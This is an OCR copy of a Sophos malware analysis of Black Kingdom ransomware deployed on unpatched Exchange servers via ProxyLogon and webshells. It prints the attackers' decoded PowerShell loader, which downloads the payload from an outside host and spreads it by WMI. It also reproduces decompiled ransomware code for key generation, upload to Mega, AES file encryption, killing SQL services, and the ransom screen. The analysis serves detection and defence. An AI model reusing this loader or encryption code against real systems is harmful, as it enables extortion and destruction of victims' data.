
Black Kingdom ransomware begins appearing on Exchange servers

news.sophos.com/en-us/2021/03/23/black-kingdom/

Mark Loman March 23, 2021



Following the DearCry ransomware attacks reported on last week, another ransomware gang has also started to target vulnerable Exchange servers with another ransomware, called Black KingDom. Sophos telemetry began detecting the ransomware on Thursday March 18 as it targeted Exchange servers that remain unpatched against the ProxyLogon vulnerabilities disclosed by Microsoft earlier this month.

The Black KingDom ransomware is far from the most sophisticated payload we've seen. In fact, our early analysis reveals that it is somewhat rudimentary and amateurish in its composition, but it can still cause a great deal of damage. It may be related to a ransomware of the same name that appeared last year on machines that, at the time, were running a vulnerable version of the Pulse Secure VPN concentrator software.

Delivered through a webshell that was sent over Tor

The delivery of Black KingDom was orchestrated from a remote server with an IP address that geolocates to Germany, 185.220.101.204, while the attacker operated from 185.220.101.216. Unfortunately, because both IP addresses belong to a Tor exit node, it's impossible to know where the attackers are physically located.

The threat actor exploited the on-premises versions of Microsoft Exchange Server, abusing the remote code execution (RCE) vulnerability also known as ProxyLogon (CVE-2021-27065).

After successfully breaching the Exchange server, the adversary delivered a webshell. This webshell offers remote access to the server and allows the execution of arbitrary commands.

The webshell **ChackLogsPL.aspx** was dropped here:

```
C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\ChackLogsPL.aspx
```

Other filenames of webshells we have observed being used by this adversary are **ckPassPL.aspx** and **hackIdlO.aspx**.

The webshell was written to disk by **w3wp.exe**, an Internet Information Server (IIS) Worker Process that hosts the Exchange admin center (EAC), which Microsoft has given the internal name ECP (Exchange Control Panel):

```
c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeECPAppPool" -v "v4.0" -c
"C:\Program Files\Microsoft\Exchange
Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a
\\.\pipe\iisipm7c20dcfd-5525-46e8-b5f5-24eed3b506bf -h
"C:\inetpub\temp\apppools\MSExchangeECPAppPool\MSExchangeECPAppPool.config" -w
"" -m 0
```


SOPHOSlabs

Ransomware execution and behavior

Following the deployment of the webshell, the attackers initiate the attack by issuing a PowerShell command (not shown here in its entirety due to size constraints):

```
powershell iex(-
JOiN((102,117,110,99,116,105,111,110,32,102,49,32,123,40,71,101,116,45,82,97,1
10,100,111,109,32,45,67,111,117,110,116,32,49,53,32,45,73,110,112,117,116,79,9
8,106,101,99,116,32,40,91,99,104,97,114,91,93,93,39,97,98,99,100,101,102,103,1
04,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122,39,
41,41,32,45,106,111,105,110,32,39,39,125,13,10,36,97,49,32,61,32,102,49,59,36,
97,50,32,61,32,40,71,101,116,45,87,109,105,79,98,106,101,99,116,32,45,67,108,9
7,115,115,32,87,105,110,51,50,95,78,101,116,119,111,114,107,65,100,97,112,116,
101,114,67,111,110,102,105,103,117,114,97,116,105,111,110,32,124,32,87,104,...
```

This decodes to the following script (amended to enhance readability):



```
function f1 {
    (Get - Random - Count 15 - InputObject([char[]]
        'abcdefghijklmnopqrstuvwxyz')) - join ''
}
$a1 = f1;
$a2 = (Get - WmiObject - Class Win32_NetworkAdapterConfiguration | Where - Object {
    $null - ne $_.DefaultIPGateway
}).IPAddress | select - object - first 1;
$a5 = "\\$a2\C$\.$(($(pwd).ToString().split(':')[1]).ToString())\$a1";

function s1([string] $a3) {
    $a4 = f1;
    try {
        Copy - Item $a5 "\\$a3\C$\windows\system32\$a4.exe"
    } catch {
        return
    };
    $a6 = "C:\windows\system32\$a4.exe";
    try {
        invoke - WmiMethod - Class win32_Process - Name create - ArgumentList "$a6" - ComputerName $a3 2 >
        $null;
    } catch {
        Enter - PSSession - ComputerName $a3;
        Invoke - Expression "$a6";
        exit
    }
}

function m3 {
    i`wr "http://yuuuuu44.com/vpn-service/$(f1)/crunchyroll-vpn" -OutFile $a1;$m255+=(1..254 |
    ForEach-Object {((($a2).split(".")[0..2]-join'.')+'.'+"$_")});$m255+=((arp.exe -a | Select-String
    "$SubNet.*dynam") -replace ' +',',' |ConvertFrom-Csv -Header oo,e |ForEach-Object {$_.e});$m255|
    Sort-Object -u|ForEach-Object{Get-WmiObject Win32_PingStatus -Filter "Address='$_' and Timeout=10 and
    ResolveAddressNames='true' and StatusCode=0"|Select-Object IPV4Address }|ForEach-Object { try {[system.
    net.dns]::gethostentry($_.IPV4Address).HostName;}catch {}}|ForEach-Object { s1($_)}};m3
```

SOPHOSLABS

This script downloads the ransomware payload from:

`hxxp://yuuuuu44[.]com/vpn-service/$(f1)/crunchyroll-vpn`

The **$(f1)** part is generated by function **f1**, which generates a random string of 15 alphabet characters. So, ultimately, the exact web address looks something like this:

`hxxp://yuuuuu44[.]com/vpn-service/ ojkgrctxslnbazd /crunchyroll-vpn`

(As we went to press, the yuuuu44 domain was redirecting visitors to NASA.GOV)

The attackers store the ransomware payload in the **\\ [ComputerName]\c$\Windows\system32** folder, with a random filename generated by that same function, **f1**. For example:

`C:\Windows\System32\ojkgrctxslnbazd.exe`

The script executes the ransomware by invoking Win32_Process via WMI, (the Windows Management Interface). The script includes the ability to upload the ransomware to other computers on the network and execute it.

Impact

The ransomware binary is based on a Python script that has been compiled into an executable using a tool called PyInstaller. With some effort we were able to decompile the binary back into its original source code, which helped us understand the ransomware's functionality. The creator named the source code **0xfff.py**, the "fff" of which represents a hexadecimal value for the decimal number 4095. What the significance of this is remains a mystery.

The ransomware has a built-in block list of folders the contents of which it will not encrypt:

```
BLACLIST = ['C:\\ProgramData', 'C:\\Windows', 'C:\\Program Files (x86)', 'C:\\Program Files',
'\\AppData\\Roaming\\', '\\AppData\\LocalLow\\', '\\AppData\\Local\\']
```

It attempts to stop services running on the machine with *SQL* in the service name, effectively terminating databases, presumably so they may be encrypted as well:

```
def stopSqlServer():
    try:
        os.system('powershell Get-Service *sql*|Stop-Service -Force 2>$null')
        os.system('powershell rm (Get-PSReadlineOption).HistorySavePath')
    except Exception:
        pass
```

The encryption key is generated with the following code:

```
def gen_string(size=64, wtf=string.ascii_uppercase + string.digits):
    return ''.join((random.choice(wtf) for _ in range(size)))


ifstoping = False
key = hashlib.md5(gen_string().encode('utf-8')).hexdigest().encode('utf-8')
gen_id = ''.join([random.choice(string.ascii_letters + string.digits) for n in range(random.randint(20, 20)
)])
```

In the **gen_string** function call, the script generates a random string of 64 characters in length. The script then hashes this value with MD5, and converts that hash to hexadecimal characters, and uses that as the encryption key.

It also generated a **gen_id,** which is a victim identifier the ransomware embeds into the ransom note as a way for victims to let the threat actor know who the victim is, so they can purchase the correct decryption key.

The **key** and **gen_id** are then uploaded to an account on **mega.io.** However, if for whatever reason the ransomware is unable to upload this randomly-generated encryption key to Mega, it has a fallback in the form of a hardcoded, static key:

```
def sendKey(where_my_key):
    m2 = b64decode('aGV3b3kxMzYwOEBoZXJvdWxvLmNvbQ==').decode()
    m = Mega().login(m2, m2)
    try:
        m.upload(data=f"Time: {time.ctime()}\nID : {gen_id}\nKEY: {where_my_key.decode()}\nUSER: {getuser()
        }\nDOMAIN: {getfqdn()}", dest_filename=f"{gen_id}_{getfqdn()}.TxT")
        return True
    except:
        return False


def chackkey():
    global key
    try:
        post('http://mega.io')
        if sendKey(key) == False:
            key = b64decode('ZWViZjE0M2NmNjE1ZWNiZTJlZGUwMTUyN2Y4MTc4YjM=').decode().encode('utf-8')
    except:
        key = b64decode('ZWViZjE0M2NmNjE1ZWNiZTJlZGUwMTUyN2Y4MTc4YjM=').decode().encode('utf-8')
```
SOPHOSLABS

The base64-encoded key represents this hexadecimal value:
eebf143cf615ecbe2ede01527f8178b3

The file system behavior of the file encryption function is straightforward: Read (original) > Overwrite (encrypted) > Rename:

```
def encrypt_file(args):

    def encrypt(MAS_SAG, key, key_size=256):

        def pad(s):
            return s + '\x00' * (AES.block_size - len(s) % AES.block_size)

        MAS_SAG = pad(MAS_SAG)
        iv = Random.new().read(AES.block_size)
        CIP = AES.new(key, AES.MODE_CBC, iv)
        return iv + CIP.encrypt(MAS_SAG)

    FILE_UN, key = args
    try:
        with open(FILE_UN, 'rb') as (foo):
            plaintext = foo.read()
        enc = encrypt(plaintext, key)
        with open(FILE_UN, 'wb') as (foo):
            foo.write(enc)
        return FILE_UN
    except Exception:
        return args[0]


def changeName(file, name):
    try:
        os.rename(file, file + '.' + name)
    except Exception:
        pass
```

SOPHOSlabs

This translates into the following file system activity:

Step	Operation	Purpose
1	CreateFile (Generic Read)	Open original document for read only.
2	ReadFile	Read original document.
3	CloseFile	Close original document.
4	CreateFile (Generic Write)	Open original document for write only.
5	WriteFile	Write encrypted document in original document.
6	CloseFile	Close now encrypted document.
7	CreateFile (Read Attributes)	Open encrypted document.
8	SetRenameInformationFile	Rename document by adding a few random characters as file extension so there is no associated application
9	CloseFile	Close encrypted document.

SOPHOSlabs

The code for renaming the now-encrypted files chooses a random string between 4 and 7 characters and appends that to the filename, so its suffix no longer maps to the application it's supposed to:

```
changenameafterencodeingthemessage.append([Theerd.submit(encrypt_file, [os.
path.join(path, name), key]).result(), ''.join([random.choice(string.
ascii_letters + string.digits) for n in range(random.randint(4, 7))])])
```

To prevent encrypted files from being attacked twice, ransomware generally appends the same uniquely chosen file extension to every encrypted file or places an indicator in the file header (or at the end). However, the Black Kingdom ransomware targeting Exchange servers doesn't do this. It does not check if a file or the machine has been hit before – either by itself or by another ransomware. As a result, the encrypted files can become encrypted multiple times over, even by the same ransomware, making decryption extremely complicated. This oversight is probably unintentional, but could have been anticipated.

Our CryptoGuard protection caught the ransomware attempting to encrypt data. Below, raw telemetry from our signature-agnostic technology shows the ransomware binary being executed via WMI as documented above (read the Process Trace sequence backwards, from 3 to 1):

```
Mitigation   CryptoGuard
Timestamp    2021-03-18T14:43:42

Platform     10.0.17763/x64 v523 06_2d*
PID          7848
Enabled      027D2A3000000000
Silent       0020000000000000
Application  C:\Windows\System32\migzjhyrudlcntp.exe
Description  migzjhyrudlcntp.exe

Filename     C:\Windows\System32\migzjhyrudlcntp.exe

C:\Users\serviceadmin\AppData\Local\Microsoft\Windows\ActionCenterCache\microsoft-explorer-noti
C:\Users\serviceadmin\AppData\Local\Microsoft\Windows\ActionCenterCache\microsoft-explorer-noti
C:\Users\serviceadmin\AppData\Local\Microsoft\Windows\Explorer\NotifyIcon\Microsoft.Explorer.Nc

WBH
c9

Process Trace
1  C:\Windows\System32\migzjhyrudlcntp.exe [7848]
2  C:\Windows\System32\migzjhyrudlcntp.exe [9704]
3  C:\Windows\System32\wbem\WmiPrvSE.exe [2932]

Thumbprint
9ef9d35fdef537901e2e0a7ff39f75c1ec0ba021cf598d21105e39e8612e403e
```

SOPHOSlabs


To further complicate and hinder incident response, the ransomware deletes the Windows Event logs:

Once the system is encrypted (or after 20 minutes of work), the ransomware runs this subroutine that disables the mouse and keyboard, and draws a full screen window on top of the desktop.


```
def FUCKING_WINDOW():
    global ifstoping
    if ifstoping == False:
        disable_Mou_And_Key()
        ifstoping = True
    try:
        sg.theme_text_color = 'red'
        Message = M416 + gen_id
        sg.theme('black')
        layout = [[sg.Text('Black KingDom\nRansmWere', key='LOL', text_color='black',
        background_color='black', size=(35,
                                                                                    2),
                                                                                    font=
                                                                                    ('Fixeds
                                                                                    ys',

  20), tooltip=True), sg.T(Message, text_color='red', font=('Fixedsys', 11), background_color='black')],
         [
          sg.Text(size=(35, 2), text_color='red', background_color='black', font=('Fixedsys',
                                                                  40), key='-OUTPUT-')]]
        window = sg.Window('Stopwatch Timer', layout, resizable=True, keep_on_top=True, no_titlebar=True,
        background_color='black').Finalize()
        window.Maximize()
        timer_running, counter, try_mess = (True, 0, 0)
```

This generates a full-screen window that looks like this, complete with countdown timer:



Alongside the encrypted data a ransom note is stored in a file named **decrypt_file.TxT**:



Here is a current overview of the transactions received by the attackers' cryptocurrency wallet, according to BitRef. It seems at least one victim has paid the ransom demand and the attackers have already withdrawn the money from the wallet:

Total transactions: **2**. Most recent:

	Date ▼	Amount	USD value
✓	2021-03-22 08:04:12	-0.17300000	$9428.42
✓	2021-03-18 18:49:52	0.17300000	$9428.42

Detection guidance

Users of Sophos endpoint protection products may see the webshells detected as any of the long list of detections in this post, and the ransomware payload may be detected as **Troj/Ransom-GFU, Troj/Ransom-GFV** or **Troj/Ransom-GFP** or by the CryptoGuard feature within Intercept X. SophosLabs has published indicators of compromise to the SophosLabs Github. Threat hunters using Sophos EDR may also use the queries posted in this article to find additional indicators of compromise on their networks.

Acknowledgments

SophosLabs would like to acknowledge the contributions of Vikas Singh, Alex Vermaning and Gabor Szappanos to this report.